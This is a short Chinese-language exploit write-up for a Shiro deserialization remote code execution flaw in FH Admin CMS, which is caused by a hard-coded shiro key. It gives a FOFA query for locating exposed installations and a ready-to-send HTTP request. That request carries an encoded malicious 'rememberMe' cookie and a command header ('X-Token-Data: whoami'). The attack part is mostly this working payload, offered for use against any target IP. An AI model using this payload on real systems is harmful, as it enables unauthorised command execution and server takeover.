
F15-1FHadmin-快速开发平台-反序列化RCE

漏洞描述：

FH Admin CMS 存在 shiro 反序列化漏洞，该漏洞源于软件存在硬编码的 shiro-key，攻击者可利用该 key 生成恶意的序列化数据，在服务器上执行任意代码，执行系统命令、或打入内存马等，获取服务器权限。

网站图片：



网络测绘：

fofa语法：

FOFA：app="FH-Admin"

漏洞复现：

payload：

```
GET /appSysUser/registerSysUser.do HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
X-Token-Data: whoami
Cookie: rememberMe=RjI4NWNFQzBDZTVGNWNBM6ByNoG5jvpzbQqTkz2zP8GLkE05HSQI3cfp4VAgaPDcrRrjkpJu9jMhqPwCVC7PctiZQKqpVMs1MpWDU+QNSulwceEdncBKO8H/3euOC5R6IBRFUreexKBsk+q2p7+J2T
Accept-Encoding: gzip
Connection: close
```

效果图: